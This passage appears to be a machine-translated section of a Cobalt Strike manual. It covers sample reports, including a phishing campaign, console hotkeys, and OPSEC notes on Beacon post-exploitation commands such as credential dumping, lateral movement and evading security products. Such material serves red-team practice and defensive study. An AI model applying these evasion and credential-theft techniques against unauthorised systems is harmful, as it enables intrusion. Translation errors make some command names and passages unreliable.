Operating System: Windows 6.1
Name: DC
Note:

Services

port	banner
88	
135	
139	
389	
464	
593	
636	

Sessions

user	pid	opened
SYSTEM *	15512	09/21 21:16

**10.10.10.4**

Operating System: Windows 5.2
Name: FILESERVER
Note:

Services

port	banner
135	
139	

Credentials

user	realm	password
Guest	FILESERVER	*****
Administrator	FILESERVER	*****

Page. 2

indicators of compromise

This report resembles the addition of Indicators of Compromise (indicators of compromise) from the threat intelligence report. The content includes a generated analysis of your Malleable C2 profile, which domain you used, and the MD5 hashes of the files you uploaded.




Figure 49. Indicators of Compromise report

Session Report

This report documents the indicators and activity for each session. This report includes: the communication path each session used to reach you, the MD5 hashes of the files placed on disk during that session, miscellaneous metrics (such as service names), and a history of post-operational activity. This report is a fantastic tool to help the network security team understand all of the red team's activity and determine the appropriate ways to protect against it.




Figure 50. Session report

social engineering

The Social Engineering Report documents each stage of a phishing email, who clicked on it, and what was received from each user who clicked. This report also shows the applications detected by the system profiler.

Social Engineering Report

Campaigns

Campaign 1

Subject: Thank you
URL: http://192.168.1.4:80/~raffi?id=%TOKEN%
Attachment:

To	Date	Visits
725dd6ddf34@acme.com	09/21 21:09	2

Campaign 2

Subject: Raphael Mudge wants to connect on LinkedIn
URL: http://192.168.1.4:80/?id=%TOKEN%
Attachment:

To	Date	Visits
7b3a8e604e894@acme.com	09/21 21:04	0
d0a001bb1be@acme.com	09/21 21:04	1
9492961300e@acme.com	09/21 21:04	1
614325c52d@acme.com	09/21 21:04	0
c77a@acme.com	09/21 21:04	0
e9513aca80e8@acme.com	09/21 21:04	0


Page. 2

Tactics, techniques and procedures

This report compares Cobalt Strike's actions with tactics in the MITER ATT&CK matrix. The ATT&CK matrix describes each tactic in terms of detection and mitigation strategies. You can learn more about MITER ATT&CK at: <https://attack.mitre.org/>.

Custom logo in reports

Reports display the Cobalt Strike logo at the top of the first page. You can replace it with any image of your choice. Go to **Cobalt Strike -> Preferences -> Reporting**.



Your image should be 1192x257px and have 300dpi. The 300dpi setting is required so that the reporting system can display your image at the correct scale.

You can also set an accent color. The accent color is the color of the thick line below your image on the first page of the report. Links within a report also use an accent color.




Figure 51. Custom report

Custom reports

Cobalt Strike uses a domain-specific language to describe its reports. You can upload your own reports through the Report Preferences dialog . For more information about this functionality, see the [Custom Reports chapter](#) in the Aggressor Script documentation.

Addition

Hotkeys

The following hotkeys are available:

Combination	Where	Action
Ctrl+A	console	selects all text
ctrl+f	console	opens the search tool in the console
Ctrl+K	console	clears the console
Ctrl+Minus	console	reduces the font size
Ctrl+Plus	console	increases the font size
ctrl+0	console	resets the font size
Arrow up console		shows next command from command history
Escape	console	clears the editing window
Page Down	console	scrolls down half the screen
Page Up	console	scrolls up half the screen
Tab	console	ends the current command (on some types of consoles)
Arrow to down	console	shows the previous command from the command history
ctrl+b	everywhere	moves the current tab to the bottom of the window
Ctrl+D	everywhere	closes the current tab
Ctrl+Shift+D	everywhere	closes all tabs except the current one
ctrl+e	everywhere	frees the bottom of the window (cancels Ctrl+B)
Ctrl+I	everywhere	selects a session to interact with

Combination Where		Action
Ctrl+Left	everywhere	moves to the previous tab
Ctrl+O	everywhere	opens settings
ctrl+r	everywhere	renames the current tab
Ctrl+Right	everywhere	moves to the next tab
ctrl+t	everywhere	takes a screenshot of the current tab (the result is sent to the C&C)
Ctrl+Shift+T	everywhere	takes a screenshot of Cobalt Strike (the result is sent to the command and control server)
ctrl+w	everywhere	opens the current tab in a separate window
ctrl+c	graph	arranges sessions in a circle
ctrl+h	Count	arranges sessions in a specific hierarchy
Ctrl+Minus	Count	zoom out
ctrl+p	graph	saves a snapshot of the graph display
Ctrl+Plus	graph	zooms in
ctrl+s	graph	stacks sessions
ctrl+0	graph	resets zoom level to default
ctrl+f	tables	opens a tool for filtering the contents of the table
Ctrl+A	goals	selects all hosts
Escape	goals	removes selected hosts

ADVICE:

The full list of [default keyboard shortcuts](#) is available in the menu (**Help -> Default Keyboard Shortcuts**).

Beacon command behavior and consideration OPSEC

A good operator understands his tools and has an understanding of how the tool performs its tasks on his behalf. This section discusses the Beacon commands and provides information about which commands are injected into remote processes, which commands generate jobs, and which commands use cmd.exe or powershell.exe.

API only

The following commands are built into Beacon and use the Win32 API to do their job:

- cd
- cp
- connect
- download
- drives
- exit
- getprivs
- getuid
- inline-execute
- jobkill
- kill
- link
- ls make_token
- mkdir
- mv
- ps
- pwd rev2self
- rm
- rportfwd
- rportfwd_local
- setenv
- socks
- steal_token
- unlink
- upload

Beacon Service Commands

The following commands are built into the Beacon and serve to configure it or perform auxiliary actions. Some of these commands (eg clear, downloads, help, mode, note) do not generate a job to be executed.

- block
- arguedlls
- cancel
- checkin
- clear
- downloads
- help
- jobs
- mode dns
- mode dns-txt
- mode dns6

note
powershell-import
ppid
sleep
socks stop
spawnnto

Internal Execution (BOF)

The following commands are implemented as internal [Beacon Object Files](#). A Beacon Object File is a compiled C program written according to certain conventions that runs within a Beacon session. At the end of the work, it is cleaned.

dllload
elevate svc-exe
elevate uac-token-duplication
getsystem
jump psexec
jump psexec64
jump psexec_psh
kerberos_ccache_use
kerberos_ticket_purge
kerberos_ticket_use
net domain
reg query
reg queryv
remote-exec psexec
remote-exec wmi
runasadmin uac-cmstplua
runasadmin uac-token-duplication
timesto mp

Resolving network interfaces in the portscan and covertvpn dialogs also uses the Beacon Object File.

OPSEC Tips Memory for

Beacon Object Files is managed by setting [the process-inject block](#) in Malleable [C2](#).

Post-operation tasks (Fork&Run)

Many of the Beacon's post-exploitation features spawn and inject into the process. Some people call this pattern fork&run. The Beacon does this for several reasons: (i) it protects the agent in the event of a failure. (ii) historically, this scheme has provided the ability for x86 Beacons to run x64 post production jobs. This was important because until 2016 Beacon did not have an x64 build. (iii) Some functions may target a specific remote process. This allows post-operational actions to be performed in different contexts without having to migrate or spawn the payload in a different context. (iv) This design decision avoids a lot of the problems (streams, suspicious content) created by your post-operational actions from the Beacon's process space. The following are functions that use this pattern:

Only Fork&Run

covertvpn
execute-assembly
powerpick

Explicit target process only

browserpivot
psinject

Fork&Run or Explicit Target Process

chromedump
dcsync
desktop
hashdump
keylogger
logonpasswords
mimikatz
net
portscan
printscreen
pth
screenshot
screenwatch
ssh
ssh-key

OPSEC Tips Use the

spawnto command to change the process Beacon will run for its post production jobs. The default is rundll32.exe (you may not need this). The **ppid** command will change the parent process under which these jobs run. The **blockdlls** command blocks userland hooks for some security products. The **process-inject block** in Malleable C2 provides extensive control over the injection process. The **post-ex block** contains several OPSEC options for the post-exploitation DLLs themselves. For functions that have an explicit injection option, consider injecting into the current Beacon process. Cobalt Strike recognizes and responds differently to self-injection than to remote injection. Explicit injection will not clean up memory after the completion of the post-operational task. It is recommended to inject into a process that can be successfully completed by you to clean up artifacts in memory.

Process execution

These commands spawn a new process:

execute
run
runas
runu

OPSEC Tips The ppid

command will change the parent process of commands executed through the execute command. The ppid command does not affect runas or runu.

Run Process (cmd.exe)

The **shell** command requires cmd.exe to be present. Use **run** to run a command and get output without cmd.exe The **pth** command uses

cmd.exe to pass the token to the Beacon via a named pipe. The command pattern for passing this token is an indicator that some host-based security products pay attention to. Read the article [How to use Pass-the-Hash with Mimikatz](#) in order to learn how to do it manually.

Run Process (powershell.exe)

The following commands launch powershell.exe to perform some task on your behalf.

jump
winrm
jump winrm64
powershell
remote-exec winrm

OPSEC Tips Use the ppid

command to change the parent process under which powershell.exe runs. Use the Aggressor Script's **POWERSHELL_COMMAND** hook to change the format of a PowerShell command and its arguments. **jump winrm**, **jump winrm64** and **powershell** commands (if the script is imported) work on content

PowerShell, which is too big to fit on one line. To solve this problem, these functions host the script on a separate web server within the Beacon session. Use a hook

[POWERSHELL_DOWNLOAD_CRADLE](#) to configure the download cradle used to download these scripts.

Implementation in the process (remotely)

Post-exploitation jobs (previously mentioned) also use process injection. Other commands that are injected into the remote process are:

dllinject
dllload
inject
shinject

OPSEC Tips The process-

inject block in Malleable C2 gives you a lot of control over the process injection process. When a Beacon completes the injection process, it does not clear itself from memory and stops masking if `stage.sleep_mask` is set to true. In release 4.5, most of the heap memory will be cleared and freed. We recommend that you don't terminate the Beacon if you don't want to leave artifacts in memory unmasked during your interaction. We recommend that you reboot all target systems after you complete your work to remove any remaining artifacts from memory.

Implementation in the process (Generation & Implementation)

These commands spawn a temporary process and inject payload or shellcode into it:

```
elevate uac-token-duplication
shspawn
spawn
spawnas
spawnu
spunnel
spunnel_local
```

OPSEC Tips Use the

spawnto command to set the temporary process to use. The **ppid** command specifies the parent process for most of these commands. The **blockdlls** command blocks the userland hooks of some security products. The process-inject block in Malleable C2 provides extensive control over the injection process. The post-ex block in Malleable C2 includes the ability to configure Beacon masking parameters in memory.

Creating Services

The following internal Beacon commands create a service (either on the current host or remote) to execute the command. These commands use the Win32 API to create and manage services.

```
elevate svc-
exe jump
psexec jump
psexec64 jump
psexec_psh remote-
```

exec psexec **OPSEC Tips**

By default, these commands use a service name consisting of random letters and numbers. The PSEXEC_SERVICE hook allows you to change this behavior. Each of these commands (with the exception of `jump psexec_psh` and `remote-exec psexec`) creates an executable file for the service and uploads it to the target. The embedded service executable spawns `rundll32.exe` (with no arguments), injects payload into it, and exits. This is done to be able to instantly clean up the executable file. Use the Artifact Kit to change the content and behavior of the generated executable.